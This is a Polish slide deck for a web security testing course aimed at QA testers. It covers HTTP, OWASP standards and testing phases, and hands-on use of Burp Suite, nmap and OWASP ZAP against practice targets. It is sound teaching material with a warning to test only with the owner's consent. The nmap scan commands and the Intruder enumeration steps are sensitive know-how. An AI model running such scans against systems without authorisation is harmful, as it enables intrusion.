

Testy bezpieczeństwa dla QA/Testerów

Organizator

sages



Partnerzy



O mnie

Mikołaj

Zajmuję się bezpieczeństwem od około 3 lat.

Obszary zainteresowania:

- Bezpieczeństwo aplikacji (głównie web)
- Malware

Ogólne ustalenia

- Materiały są przygotowane tak, aby stanowiły dobry materiał do “powtórek”, ale istotnym elementem szkolenia jest też część “opowiadana”, więc zachęcam do robienia notatek
- W czasie trwania szkolenia uwzględniony jest też czas na pytania, więc zachęcam do ich zadawania

Ogólne ustalenia

- Slajdy są cały rozwijane i staram się ze szkolenia na szkolenie usprawniać je, uzupełniać i aktualizować.
- Pomimo tego, na pewno zawierają błędy, a może niektóre rzeczy są wyjaśnione nieintuicyjnie? Jeżeli tak - proszę o zgłaszanie sugestii w miejscach, gdzie można coś poprawić (*Zaznaczamy tekst -> PPM -> Komentarz/Sugerowanie*)

Ogólne ustalenia

- To szkolenie nie sprawi, że staniecie się nagle “bezpiecznikami” - da za to podstawy ku temu, by samemu dalej rozwijać się w obszarze bezpieczeństwa, w szczególności aplikacji webowych

Ogólne ustalenia

- Slajdy, na których warto bardziej się “skupić”
zaznaczyłem na pomarańczowo

Ogólne ustalenia

- **Certyfikaty?**
- **Lista obecności!**
- **PDF z dodatkowymi materiałami?**
- **Problemy techniczne?**
- **Przerwy? -> zwykle 11:00, 13:00, 15:00, ale zobaczymy jak to będzie wyglądało w przypadku webinaru.**

!

- Metody poznane podczas szkolenia mogą być wykorzystywane do atakowania aplikacji jedynie po uzgodnieniu z właścicielem aplikacji, która będzie podlegać testom!

Nie biorę odpowiedzialności za to, w jaki sposób będziecie wykorzystywać poznaną dziś wiedzę.

Parę słów o WebGoat



**Dlaczego przeprowadzamy testy
bezpieczeństwa?**

Agenda:

1. Trochę teorii
2. Standardy w testach bezpieczeństwa
3. Narzędzia przydatne w testach bezpieczeństwa
4. Etapy przeprowadzania testów bezpieczeństwa
5. Podatności
6. Tworzenie raportu z testów bezpieczeństwa

Zaczniemy od teorii

HTTP



Żądanie HTTP

GET /[lokalizacja zasobu] HTTP/1.1

Host: www.google.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,*/*; q=0.8

Accept-Language: en-US,en;q=0.5

Cookie: xxxxxx

Connection: close

Metody HTTP

- **GET**
pobieranie danych (treść strony, dane z API itd.)
- **OPTIONS**
pozwala sprawdzić dopuszczalne w aplikacji metody http
- **HEAD**
zwraca nagłówki, którymi odpowiada serwer
- **POST**
pozwala użytkownikowi przesłać dane na serwer (np. dane z wypełnionego formularza)
- **PUT**
pozwala przesłać dane na serwer (np. aktualizacja encji)
- **DELETE**
pozwala usunąć dane z serwera
- **TRACE**
nagłówek diagnostyczny, zwykle nie powinien być dostępny na środowisku produkcyjnym

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods>

POST

POST /users/login HTTP/1.1

HOST: www.example.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 25

header

username=user&password=pass

body

POST /users/login HTTP/1.1

HOST: www.example.com

Content-Type:

application/application-json

Content-Length: 25

t-Length: x

POST z
przekazaniem
danych w JSON

```
{  
  "name": „Jan”,  
  "surname": "Kowalski"  
}
```



OWASP

Open Web Application
Security Project

OWASP Top10




OWASP Top10 Web

Inne:

<https://www.owasp.org/images/d/d6/Owasp-cis-o-guide.pdf>

https://www.owasp.org/index.php/OWASP_Mobile_Security_Project

https://www.owasp.org/images/9/9b/OWASP_Top_10_Proactive_Controls_V2.pdf



OWASP Top10 - IoT



OWASP Top10 - mobile

Dokumenty od OWASP

- **Web:**

https://www.owasp.org/images/b/b0/OWASP_Top_10_2017_RC2_Final.pdf

- **API:**

<https://github.com/OWASP/API-Security/raw/master/2019/en/dist/owasp-api-security-top-10.pdf>

- **Mobile:**

<https://owasp.org/www-project-mobile-security-testing-guide/>

https://www.owasp.org/images/9/9b/OWASP_Top_10_Proactive_Controls_V2.pdf


- **Serverless:**

<https://github.com/OWASP/Serverless-Top-10-Project/raw/master/OWASP-Top-10-Serverless-Interpretation-en.pdf>


- **Docker: <in progress>**

<https://github.com/OWASP/Docker-Security>

OWASP Top10 Web



METODOLOGIE TESTÓW BEZPIECZEŃSTWA



OWASP Testing Guide

- Obszerne opisy testowania aplikacji zarówno w ujęciu **black box** jak i **white/grey box**
- **Dobrze się czyta** – każdy tester powinien chociaż przejrzeć!
- Dzieli przeprowadzane testy na 2 fazy: **pasywną i aktywną**
- Stanowi kompendium wiedzy o testach bezpieczeństwa i poza metodologią wykonywania testów może być źródłem szerokiej wiedzy z zakresu testów.
- W skrócie: https://www.owasp.org/index.php/Testing_Checklist

OWASP Application Security Verification Standard (ASVS)

- Zawiera wytyczne dotyczące zarówno testów, jak i wytwarzania bezpiecznego oprogramowania
- Definiuje 3 poziomy bezpieczeństwa:
 - ✓ **Poziom 1 – przeznaczony dla wszystkich programów**
 - ✓ **Poziom 2 – przeznaczony dla aplikacji, które zawierają dane wymagające ochrony**
 - ✓ **Poziom 3 – przeznaczony dla aplikacji, które zawierają dane krytyczne (medyczne, bankowe itd.)**

Penetration Testing Execution Standard

- Zwięzłe opisy zagrożeń i elementów istotnych podczas testów

- Dzieli testy na 7 etapów:

- ✓ Przygotowanie
- ✓ Gromadzenie informacji
- ✓ Modelowanie zagrożeń
- ✓ Analiza podatności
- ✓ Eksploatacja
- ✓ Post-eksploatacja
- ✓ Raportowanie

- Niektóre rozdziały nie są ukończone!



Terminologia

ATAK

- *Wektor ataku*: czynnik, który umożliwia przeprowadzenie ataku (jeżeli np. atakujemy **aplikację internetową**, to wektorem jest np. **framework, który wykorzystuje ta aplikacja**)
- *Exploit*: wykorzystanie istniejącej w oprogramowaniu podatności w celu zaburzenia działania aplikacji lub wyrządzenia szkód użytkownikom aplikacji

CEL

- *Powierzchnia ataku*: Opisuje, co potencjalnie jest narażone na atak (jeżeli np. wystawiamy do sieci 10 portów serwera, to powierzchnią ataku jest te 10 portów.)
- *Podatność*: słaby punkt aplikacji, który może zostać wykorzystany w ataku (np. **XSS**, czy **nieaktualny Windows** z luką EternalBlue)

C. I. A Triad

CONFIDENTIALITY

- **poufność**
- czy odpowiednie osoby mają dostęp do odpowiednich danych?

INTEGRITY

- **integralność**
- czy dane są spójne i godne zaufania?

AVAILABILITY

- **dostępność**
- czy aplikacja jest dostępna dla uprawnionych użytkowników (czy nie jest awaryjna)?

AAA

AUTHENTICATION

- **uwierzytelnienie**
- KIM JESTEŚ?

AUTHORIZATION

- **autoryzacja**
- CZY MASZ PRAWO DO TEGO DZIAŁANIA?

ACCOUNTING

- **rozliczanie**
- JAK WYKORZYSTUJESZ ZASOBY?

Pytania?

Etapy przeprowadzania testów bezpieczeństwa

Rozpoznanie (I)

- **Faza przedwstępna**
- Ustalenie wymagań z klientem:
 - zakres testów
 - cele do osiągnięcia
- **Ustalenie z klientem trybu testów:**

Black box

Grey box

White box

Rozpoznanie (II)

- **Rekonesans:**

- wyszukiwarki internetowe
- Social Engineering
- zebranie informacji o organizacji z DNS, stron firmowych itd.

- **Rozpoznanie sieci:**


- skanowanie sieci organizacji
- rozpoznanie otwartych portów
- rozpoznanie działającego w sieci oprogramowania

Modelowanie i identyfikacja zagrożeń (I)

- Zapoznanie z dokumentacją systemu (jeżeli jest dostępna)
- Identyfikacja zagrożeń w dwóch przypadkach:



**Rozpoznanie potencjalnych
zagrożeń w aplikacji (jako
zalogowany użytkownik)**



**Rozpoznanie punktów
ataku na aplikację (bez
zalogowania)**


Modelowanie i identyfikacja zagrożeń (II)

- Rozpoznanie podatności występujących w wykorzystanych w systemie komponentach:
 - **wersje oprogramowania serwera**
 - **wersje wykorzystanych frameworków**

Modelowanie i identyfikacja zagrożeń (III)

- Analiza przetwarzanych przez aplikację danych
– jak bardzo krytyczne jest ich bezpieczeństwo?
- Analiza potencjalnych wektorów ataku

Modelowanie i identyfikacja zagrożeń - narzędzia



Exploitacja (I)

- Po określeniu potencjalnych „słabych punktów” w aplikacji, należy udowodnić, że faktycznie mogą one prowadzić do incydentów bezpieczeństwa.
- W tym celu przeprowadzamy **exploitację**
- jest to proces atakowania aplikacji, którego skutkiem może być: wyrządzenie szkody użytkownikom aplikacji lub uszkodzenie jednej lub wszystkich funkcjonalności danej aplikacji.

Analiza ryzyka

- Należy ocenić, jakie zagrożenia niesie ze sobą wykryta podatność/potencjalne zagrożenie

Prawdopodobieństwo	Skutki
<ul style="list-style-type: none">- Czy podatność jest łatwa do odkrycia i wykorzystania?	<ul style="list-style-type: none">- Czy zagrożone są dane wrażliwe?- Jak odnosi się ryzyko do triady CIA?

- Analiza ryzyka jest obszernym działem i znacznie wykracza poza ramy dzisiejszego szkolenia – dlatego nie zagłębialmy się w to zagadnienie.

Raportowanie

- Po skończonych testach należy dostarczyć klientowi (lub zespołowi developerskiemu) informacje, które pozwolą zlokalizować przyczynę błędów, odtworzyć je i naprawić.
- O raportowaniu będziemy mówić pod koniec szkolenia 😊

- Poprzednie slajdy opisują formalny przebieg testów bezpieczeństwa
- **A jak takie testy mogą wyglądać wewnątrz firmy?**

Przygotowanie i przeprowadzanie testów bezp. - przykład

1. Przygotowanie środowiska lub ustalenie z administratorem, czy testy mogą być wykonywane na zwykłym środowisku testowym
2. Ustalenie trybu testów
3. Uzyskanie dostępów do kont z odpowiednimi zestawami uprawnień

Przygotowanie i przeprowadzanie testów bezp. - przykład

4. Identyfikacja potencjalnych zagrożeń

5. Weryfikacja i próba wykorzystania podatności do przeprowadzenia ataku

6. Stworzenie raportu z analizą krytyczności zagrożeń i sugerowanymi poprawkami

Przydatne narzędzia



Burp Suite

Burp Suite Free Edition v1.7.23 - Temporary Project



Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts JOSEPH

Intercept HTTP history WebSockets history Options

No proxy listeners are currently running - go to the Options tab to enable a listener

Forward

Drop

Intercept is on

Action

Comment this item




Raw

Hex

Burp jako proxy

1. Otwieramy Firefox oraz Burp
2. W Firefox: Options -> Network proxy -> Manual proxy configuration:



Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8040

☒ Use this proxy server for all protocols

SSL Proxy 127.0.0.1 Port 8040

FTP Proxy 127.0.0.1 Port 8040

SOCKS Host 127.0.0.1 Port 8040


☐ SOCKS v4 ☒ SOCKS v5

No Proxy for

tutaj wpisujemy adresy, których nie chcemy przechwytywać w proxy

Example: .mozilla.org, .net.nz, 192.168.1.0/24

W Burp: Proxy -> Options -> Add (port: 8040, IP: 127.0.0.1). Zaznaczamy „Running”. W zakładce „Intercept” wybieramy naciskamy przycisk „Intercept is *”, tak aby przyjął on wartość:



Możemy teraz przechwytywać i modyfikować przesyłane przez przeglądarkę żądania

Instalacja certyfikatu Burp Suite w przeglądarce Mozilla

Aby móc modyfikować i przechwytywać żądania przesyłane przez szyfrowane połączenie (HTTPS), musimy dodać certyfikat Burp/PortSwigger jako **CA** w przeglądarce.

1. Wchodzimy pod <http://burp/>
2. Pobieramy certyfikat CA (w prawym górnym rogu)
3. W Mozilli: Options -> Privacy & Security -> View Certificates -> Import
4. Importujemy pobrany certyfikat

Burp – funkcja repeater

1. Na przechwyconym żądaniu: *PPM -> Send to repeater*


Możemy teraz pracować na jednym żądaniu i wielokrotnie wysyłać je z ręcznie modyfikowanymi parametrami

Ćwiczenie

- Przechwyć żądanie wysyłane przez przeglądarkę do strony scanme.nmap.org
- Prześlij żądanie do repeatera
- **Na przesyłanie jakich metod pozwala serwer, na którym działa strona scanme.nmap.org?**
- **Pod jaki adres IP wysyła żądania przeglądarka, aby skomunikować się z serwerem scanme.nmap.org?**
- **Jakie jest oprogramowanie serwera?**
- **Jakie niestandardowe nagłówki wysyła serwer scanme.nmap.org?**

Burp – funkcja decoder

Funkcja decoder pozwala na wygodną pracę z danymi w zakodowanej postaci. Pozwala również wyliczać funkcje skrótu.



Ćwiczenie

Zdekoduj następujące ciągi znaków:

VGVuIGNpBWcgdG8gQkFTRTY0IQ==

41 20 74 75 20 6d 61 6d 79 20 41 53 43 49 4920686578

%41%20%74%75%74%61%6a%20%6b%6f%64%6f%77%61%6e%69%65%20%70%72%6f%63%65%6e%74%6f%77%65

Burp – funkcja intruder

- Intruder działa na zasadzie modyfikowania części danego requestu HTTP i wysyłaniu go w zautomatyzowany sposób określoną ilość razy.
- Można stosować go do:
 - **enumeracji użytkowników**
 - **pobieranie dużych ilości przydatnych danych**
 - **fuzzing/zautomatyzowane wyszukiwanie podatności**

Burp – funkcja intruder - przykład

- Przejdź pod [adres_ip_na_slacku]:4321/1.html i przechwyć w Intercept żądanie wysłane z przeglądarki
- Kliknij prawym przyciskiem myszy na przechwyconym żądaniu i wybierz opcję “Send to Intruder”

Burp – funkcja intruder - przykład

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
GET /$$.html HTTP/1.1
Host: 192.168.1.12:4321
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: language=en; continueCode=nclzQNXrxB38MywvZg1dEnf3Hku6Tzkux9IWDU5PGmObYqkV2ajW95P7RpKD; io=4YbdCEluUMRGWGQGKAAAE; session=8b948827-729f-47d2-94ed-b354419671e5; cookieconsent_status=dismiss; token=eYjhbGciOiJIc2UiOiJlbiwiZW1haWwiOij1c2VyQGV4YW1wbGUyN2tlicGFzc3dvcmQiOiIlwYzbIM2RrNGFjNDAYYmQ4NJJE5MWwQ5NTlIZTA4MTExNCIsInRvbGUiOiJpdXBnb21lcilslmxhc3RMb2dpbkklwljoImC4wLjAuMCIsInByb2ZpbGVjbWFnZSI6ImRlZF1hQHuc3ZnlwidG90cFNlY3JldCI6IlslmlslnZQNWN0axZlljp0cnVLcjcmVhdGVkvQQXQiOiilyMDE5LTExLTE2IDlZoEJOxUwLjAyOCARMDA6MDAiLCJ1cGRhdGVkvQQXQiOiilyMDE5LTExLTE2IDlZoEJOxUwLjAyOCARMDA6MDAiLCJkZWxlidGVkQXQiOm5lbGcx9CLjpwYYXQiOjE1Nm5NUDU5MTlsMlV4cCI6MTUTzMzk2MzkxMn0.dXNdX2JAqFv-DsuZqXng_r5zfmgMDXRLLVeArRT-ttl8ar4itmVnOk7usVsS8VZEoddrCl90DcBJhfhnLnLVmklese64twXUUQ7cli9slT24290_vH7FsOHITIXWmaDeJbaUI9svMA-fv8roV1ghCx6SNB6h8ghGCY-iXDGHjhMY9l
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sun, 17 Nov 2019 15:38:57 GMT
If-None-Match: "c-5978ca112f8a5"
```

Start attack

Add §

Clear §

Auto §

Refresh

Burp – funkcja intruder - przykład

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 12

Payload type: Request count: 12

Start attack

? Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Number format

po ustawieniu payload'u, kliknij “Start attack”

Burp – funkcja intruder - przykład

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		304	<input type="checkbox"/>	<input type="checkbox"/>	142	
1	1	304	<input type="checkbox"/>	<input type="checkbox"/>	142	
2	2	404	<input type="checkbox"/>	<input type="checkbox"/>	456	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	257	
4	4	404	<input type="checkbox"/>	<input type="checkbox"/>	456	
5	5	404	<input type="checkbox"/>	<input type="checkbox"/>	456	
6	6	404	<input type="checkbox"/>	<input type="checkbox"/>	456	
7	7	404	<input type="checkbox"/>	<input type="checkbox"/>	456	
8	8	404	<input type="checkbox"/>	<input type="checkbox"/>	456	
9	9	404	<input type="checkbox"/>	<input type="checkbox"/>	456	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	255	
11	11	404	<input type="checkbox"/>	<input type="checkbox"/>	456	
12	12	404	<input type="checkbox"/>	<input type="checkbox"/>	456	



Kali Linux



nmap

nmap jest skanerem pozwalającym na rekonesans sieci

```
root@kali:~# nmap -sV scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-12 15:39 EDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (1.7s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 990 closed ports
PORT      STATE      SERVICE      VERSION
21/tcp    open      tcpwrapped
22/tcp    open      ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open      http         Apache httpd 2.4.7 ((Ubuntu))
135/tcp    filtered  msrpc
139/tcp    filtered  netbios-ssn
445/tcp    filtered  microsoft-ds
1720/tcp  open      tcpwrapped
5060/tcp  open      tcpwrapped
9929/tcp  open      nping-echo   Nping echo
31337/tcp open      tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.57 seconds
```

nmap - podstawowe polecenia

nmap [adres_ip] - otwarte w urządzeniu porty

nmap -sV [adres_ip] - wykrywanie otwartych portów i pracującego na nich oprogramowania

nmap -sP 192.168.0.0/24 - skanowanie podsieci i wykrywanie pracujących w niej urządzeń

nmap -O [adres_ip] - wykrywanie wersji OS

nmap -v -A [adres_ip/domena] - wykonanie wszystkich możliwych skanów przez nmap'a z podwyższonym poziomem verbosity

nmap [adres_ip/domena] -oX output.xml - generuje output w formacie XML z nmap'a

nmap - demonstracja

nmap – ćwiczenie

- Wykonaj skanowanie strony
<http://scanme.nmap.org/>
Spróbuj wykryć system operacyjny. Jakie są
otwarte porty na serwerze? Jaki jest adres IP
serwera?

OWASP ZAP (I)

OWASP ZAP (II)

The screenshot shows the OWASP Zed Attack Proxy (ZAP) 2.7.0 interface. The main window displays a welcome message and instructions for using the tool. A red box highlights the 'URL to attack' field, which contains 'http://10.0.2.2:8080/WebGoat/'. Below this, a progress bar indicates 'Actively scanning (attacking) the URLs discovered by the spider'. The left sidebar shows a tree view of discovered URLs, with a red box highlighting the 'http://10.0.2.2:8080' folder. The bottom status bar shows the current scan progress: 'Progress: 0% http://10.0.2.2:8080/WebGoat 16%'. The bottom table lists the discovered URLs and their corresponding response details.

Untitled Session - OWASP ZAP 2.7.0

File Edit View Analyse Report Tools Online Help

Standard Mode

Quick Start Request Response

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: Select...

Attack Stop

Progress: Actively scanning (attacking) the URLs discovered by the spider

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

Explore your application: Launch Browser Firefox

Contexts

- Default Context
- Sites
 - https://blocklists.settings.services.mozilla.com
 - https://activity-stream-icons.services.mozilla.com
 - http://10.0.2.2:8080
 - GET:robots.txt
 - GET:sitemap.xml
 - WebGoat
 - css
 - GET:css
 - fonts
 - GET:fonts
 - GET:HttpBasics.lesson.lesson
 - GET:js
 - js
 - GET:login
 - GET:login(error)
 - POST:login(password,username)
 - GET:plugins
 - plugins
 - POST:register.mvc(agree,matchingPassword,password,username)
 - GET:registration

History Search Alerts Output Spider Active Scan

New Scan Progress: 0% http://10.0.2.2:8080/WebGoat 16% Current Scans: 1 Num requests: 3286 Export

